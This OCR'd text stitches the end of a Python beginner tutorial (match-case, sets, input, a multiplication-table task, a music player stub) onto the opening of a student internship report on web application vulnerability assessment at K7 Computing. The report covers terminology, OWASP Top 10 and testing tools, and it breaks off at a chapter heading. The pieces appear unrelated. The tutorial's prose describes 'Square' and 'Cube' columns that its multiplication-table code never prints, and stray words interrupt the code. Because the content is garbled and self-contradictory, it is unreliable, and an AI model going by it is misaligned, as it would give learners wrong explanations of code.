


Fig1.7 dictionary

If-else:




Fig1.8 if-else statement

Match-case:

```
n = int(input("enter number:"))

match n:
    case 1:
        print("case is 1")
    case 2:
        print("case is 2")
    case 30:
        print("case is 134")
    case 40:
        print("case is 22")
    case _:
        print("no match found!")
```

Fig1.9 match-case

Set:

```
a1 = {23, 42, 234, 53, 42, 42, 42}
a2 = {23, 42, 234, 356}
# at print time takes only one element out of many if available


#a1.clear()
#print(a1.pop())
#a1.add(54)
#print(a1.union(a2))
#print(a1.intersection(a2))
a1.add(654)
print(a1)
print(a2)
```

Fig1.10 set


User Input:

```
# how to write user input

name = input("enter your name: ")
print(name)

# program of enter no. from user and add 10 to it

numbers = int(input("enter a number: "))
print(type(numbers))
print(int(numbers) + 10)
```

Fig1.11 user-input

Chapter 2: Tasks

Task-1 python program to create table of no. lies in between 1 to 10.



```
# python program to create table of no. lies between 1 and 10

usage
def multiplication_table(n):
    for i in range(1, 11):
        result = n * i
        print(f"{n} x {i} = {result}")

for number in range(1, 11):
    print(f"Multiplication Table for {number}:")
    multiplication_table(number)
    print()
```

Fig1.12 table of 1-10

When you run this program, it will display a table with three columns: "Number," "Square," and "Cube." The numbers from 1 to 10 will be listed in the "Number" column, and their corresponding squares and cubes will be displayed in the "Square" and "Cube" columns, respectively. Each row of the table will be separated by a line of dashes for clarity.

Task-2 music player

Creating a full-featured music player in Python involves a combination of different libraries and components. Let's go through a basic example of how you can create a simple music player using the pygame library. Please note that this example provides a basic understanding and may not cover all possible functionalities of a real-world music player.

```
import os
import pygame
from tkinter import *
from tkinter import filedialog

class MusicPlayer:
    def __init__(self, window):
        self.window = window
        self.window.title("Music Player")
        self.window.geometry("300x100")

        pygame.init()
        pygame.mixer.init()

        self.playlist = Listbox(window, selectmode=SINGLE)
        self.playlist.pack(fill=BOTH)

        self.play_button = Button(window, text="Play", command=self.play)
        self.play_button.pack(fill=BOTH)

        self.pause_button = Button(window, text="Pause", command=self.pause)
        self.pause_button.pack(fill=BOTH)

        self.resume_button = Button(window, text="Resume", command=self.resume)
        self.resume_button.pack(fill=BOTH)

        self.stop_button = Button(window, text="Stop", command=self.stop)
        self.stop_button.pack(fill=BOTH)

        self.add_button = Button(window, text="Add Song", command=self.add_song)
        self.add_button.pack(fill=BOTH)

        self.current_song = None
```

Fig1.13 music player

Chapter 3: Projects

3.1 Text based game

Fig1.14 1-text-based game

You can expand the game by adding more functions to represent different parts of the story and creating additional choices. Each choice can lead to different outcomes, creating a branching narrative.

Remember, this is just a basic example. You can enhance your game by adding more features, creating a more complex storyline, incorporating random events, managing player inventory, and implementing a save/load system.




Fig1.15 2-text based game

3.2 Currency converter




Fig1.16 currency converter

3.3 Desktop notifier




Fig1.17 desktop notifier

INTERNSHIP AT K7 Computing Pvt. Ltd.

AN INTERNSHIP REPORT

Submitted by

Satyam Surendrapratap Yadav

190390107067

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at K7 Computing Pvt. Ltd.** has been carried out by **Satyam Surendrapratap Yadav** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Akshay Kansara	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

K7 COMPUTING

Date: 02.05.2023

TO WHOM SO EVER IT MAY CONCERN

This is to certify that Mr. Satyam Yadav, has successfully completed his Internship for 12 Weeks, from 08th February 2023 – 28th April 2023 in the K7 Labs from K7 Computing Private Limited.

During the course of his internship, he has completed the assigned tasks successfully. He was hardworking and demonstrated good learning ability.

We wish him success in all his future endeavours.

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DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at K7 Computing Pvt. Ltd.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Mr. Anurag Shandilya (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

	Name of the Student	Sign of Student
1.	Satyam Surendrapratap Yadav	_____

ACKNOWLEDGMENT

This internship opportunity I had with **K7 Computing Pvt. Ltd.** was a great chance for learning and professional development. I am grateful to K7 Computing for this internship opportunity, allowing me to learn and meet so many wonderful people and professionals who led me through this internship period.

I am using this opportunity to express my deepest gratitude and special thanks to Mr. Anurag Shandilya and Mr. Rajababu who despite being busy with his duties, took time out to hear, guide and keep me on the correct path and allowed me to carry out my internship at their esteemed organization and extend during the training.

It is my radiant sentiment to place on record my best regards, deepest sense of gratitude to Mr. Arnab Mandal (Vulnerability Researcher, TCL) and Mr. Paresh Mishra (Security Analyst, VAPT) for their careful and precious guidance which were extremely valuable for my study both theoretically and practically.

I perceive this opportunity as a big milestone in my career development. I will strive to use gained skills in the best possible way, and I will continue to work on them improvement, to attain desired career objectives. I am also grateful for them to provide me with a job opportunity and work with these wonderful people at their esteemed organization after the internship opportunity.

Abstract

This report contains the work done by the author during his internship at K7 Computing Pvt. Ltd. It shows the process of learning about basics of Vulnerability Research, including identifying and analyzing security weaknesses in web applications. In the report, the author discusses the process of Web Application Vulnerability Assessment and Penetration Testing. The author also discusses calculating the severity of identified vulnerability and preparing reports with mitigation guidelines. At the end of the internship period, the author gave a hands-on of the learnings on vulnerable web applications.

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Abbreviations

HTTP	Hyper Text Transfer Protocol
SMTP	Simple Mail Transfer Protocol
FTP	File Transfer Protocol
TLS	Transport Layer Security

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CHAPTER 1. OVERVIEW OF THE COMPANY

1.1 COMPANY PROFILE:

J Kesavardhanan, Founder & President of the K7 Computing Pvt. Ltd., founded the company in 1991. He wrote his first antivirus program in 1991. More than 25 million users now trust K7 Security to protect them and have made it the leading consumer brand, out-competing all the established global brands in the world's second-largest software market. We are recognized as a leader in providing safe and secure computing experience for home users as well as enterprise users across various industries. Over the last 30 years, K7 Security has been at the forefront of developing intelligent security solutions for millions of home and business users worldwide. The K7 Labs has developed its own deep threat intelligence systems, and works round the clock to keep its proprietary machine-learning-based security engine - Cerebro, up to date.

1.2 PRODUCTS:

1.2.1 Home/Consumer products

- Mobile Security – Android
- Mobile Security – iOS
- Antivirus Premium – Windows
- Antivirus for Mac.
- Total Security – Windows
- Ultimate Security – Windows, MacOS, Android, iOS.

1.2.2 Enterprise products

- Endpoint Security
- Network Security Products

1.3 MISSION OF THE COMPANY:

“Our vision is to build an indigenous world-class security product company, right here in India and we pledge to protect the Indian digital ecosystem.”

CHAPTER 2. INTRODUCTION TO VULNERABILITY ASSESSMENT.

2.1 WHAT IS VULNERABILITY?

Vulnerability is a weakness in the system or code through which attackers can directly gain unauthorized access to a system or network. After the vulnerabilities have been exploited, an attacker can install malware, run malicious code or even steal some sensitive data. In short, it weakens the overall security of any system or a network. In this internship, our main focus will be on web application vulnerability i.e., system flaws or weaknesses in a web-based application.

2.1.1 Key terminologies: -

(a) **Threat**: - A Threat uses a vulnerability to obtain access to, harm, or destroys an asset, whether deliberately or inadvertently.

(b) **Threat actors**: - A threat actor or malicious actor is either a person or a group of people that take part in an action that is intended to cause harm to the computers, devices, systems, or networks.

(c) **Risk**: - Risk is the potential for loss, damage or destruction of assets or data.

(d) **Asset**: - An asset is any data, device or other component of an organization's systems that is valuable – often because it contains sensitive data.

2.2 VULNERABILITY ASSESSMENT METHODOLOGY.

Vulnerability assessment, also known as Vulnerability testing, is a method of assessing the security risks in software systems in order to decrease the likelihood of attacks. Vulnerability testing is used to reduce the chances of intruders/hackers gaining unauthorized access to the systems.

Vulnerability assessment can be described in the following five steps: -

1. **Determine scope**: - identify what needs to be assessed in the web applications.

2. **Threat and vulnerability identification**: - scanning the relevant systems to identify vulnerabilities and security weaknesses.

3. **Analyze risks**: - determine the business impact of each vulnerability if it were exploited.

4. **Prioritize risks**: - identify the order in which vulnerabilities should be handled and the most appropriate strategy for each—avoid, transfer responsibility to a third party, or mitigate.

5. **Document all risks**: - create a detailed report of the risks identified and the proposed risk management strategy.

2.3 WEB APPLICATION VULNERABILITY ASSESSMENT.

A web application vulnerability assessment is a full analysis of your web apps flaws and security holes to ensure all risks are minimized or mitigated anytime on the applications. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation.

Given below is list of the few vulnerabilities one could encounter in a web application: **-**

- **Remote File Inclusion –** A remote file inclusion takes place when a file from a remote server gets inserted into a web page. This can be executed on purpose in order to display content on a website from a remote website.
- **SQL Injection** – This attack tries to use application code to corrupt or access database content. This is executed through a Web request where the Web user input is wrongly filtered for string literal escape characters that can be embedded in your SQL statements or not properly sanitized or typed, and thus getting interpreted and executed as SQL.
- **Directory Traversal** – This is a type of HTTP exploit employed by attackers to gain unauthorized access to restricted files and directories. Also referred to as path traversal, directory traversal attacks use web server software to exploit insufficient security mechanisms and access files and directories stored outside of the webroot folder.

- **Full Path Disclosure (FPD)** – This vulnerability allows the attacker to see the path to the webroot/file. e.g.: /home/omg/htdocs/file/.
- **Cross Site Scripting (XSS)** – In an XSS attack, malicious HTML or client-side scripts are injected into Web pages viewed by other users, thus bypassing access controls that browsers use in order to ensure that requests are from the same domain. An attacker thus gains access to session cookies, confidential page content, and different client-side objects via XSS attacks.

2.4 OWASP TOP 10 WEB APPLICATION SECURITY RISKS.

The Open Worldwide Application Security Project® (OWASP) is a non-profit foundation that works to improve the security of software. Through community-led open-source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

The OWASP Top 10 is a standard awareness document for developers and web application security testers. It represents a broad consensus about the most critical security risks to web applications.




Fig 2.1 OWASP Top 10 web application security risks [1].

2.5 SOFTWARE REQUIREMENTS.

In this internship, I am going to use multiple software for web application vulnerability assessment. Below mentioned are the software: -

2.5.1 Virtual machine software: -

Virtual machine software ranges in use from server virtualization to mimicking other operating systems to handle package dependency for development, isolating the test environment to execute malicious code, testing & learning purposes.

There are two well-known software to create virtual environments: - VMware & Virtual Box. I am going to use the **VMware Community edition** for my training.

VMware: -

VMware Workstation is a line of Desktop Hypervisor products which lets users run virtual machines, containers and Kubernetes clusters.


Fig 2.2 VMware services [6].

2.5.2 Kali Linux: -

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security.

Kali Linux has approximately 600 penetration-testing programs (tools), including Armitage (a graphical cyber-attack management tool), Nmap (a port scanner), Wireshark (a packet analyzer), Metasploit (penetration testing framework), John the Ripper (a

password cracker), sqlmap (automatic SQL injection and database takeover tool), Aircrack-ng (a software suite for penetration-testing wireless LANs), Burp suite and OWASP ZAP web application security scanners, etc.



z

Fig 2.3 Kali Linux workstation.

2.5.3 Burp Suite Community Edition: -

Burp Suite is a comprehensive suite of tools for web application security testing. It contains a wealth of features and capabilities to support manual and automated security testing in any web application.




Fig 2.4 Burp Suite Community Edition

CHAPTER 3. WEB APPLICATION VAPT.

3.1 BROKEN ACCESS CONTROL.

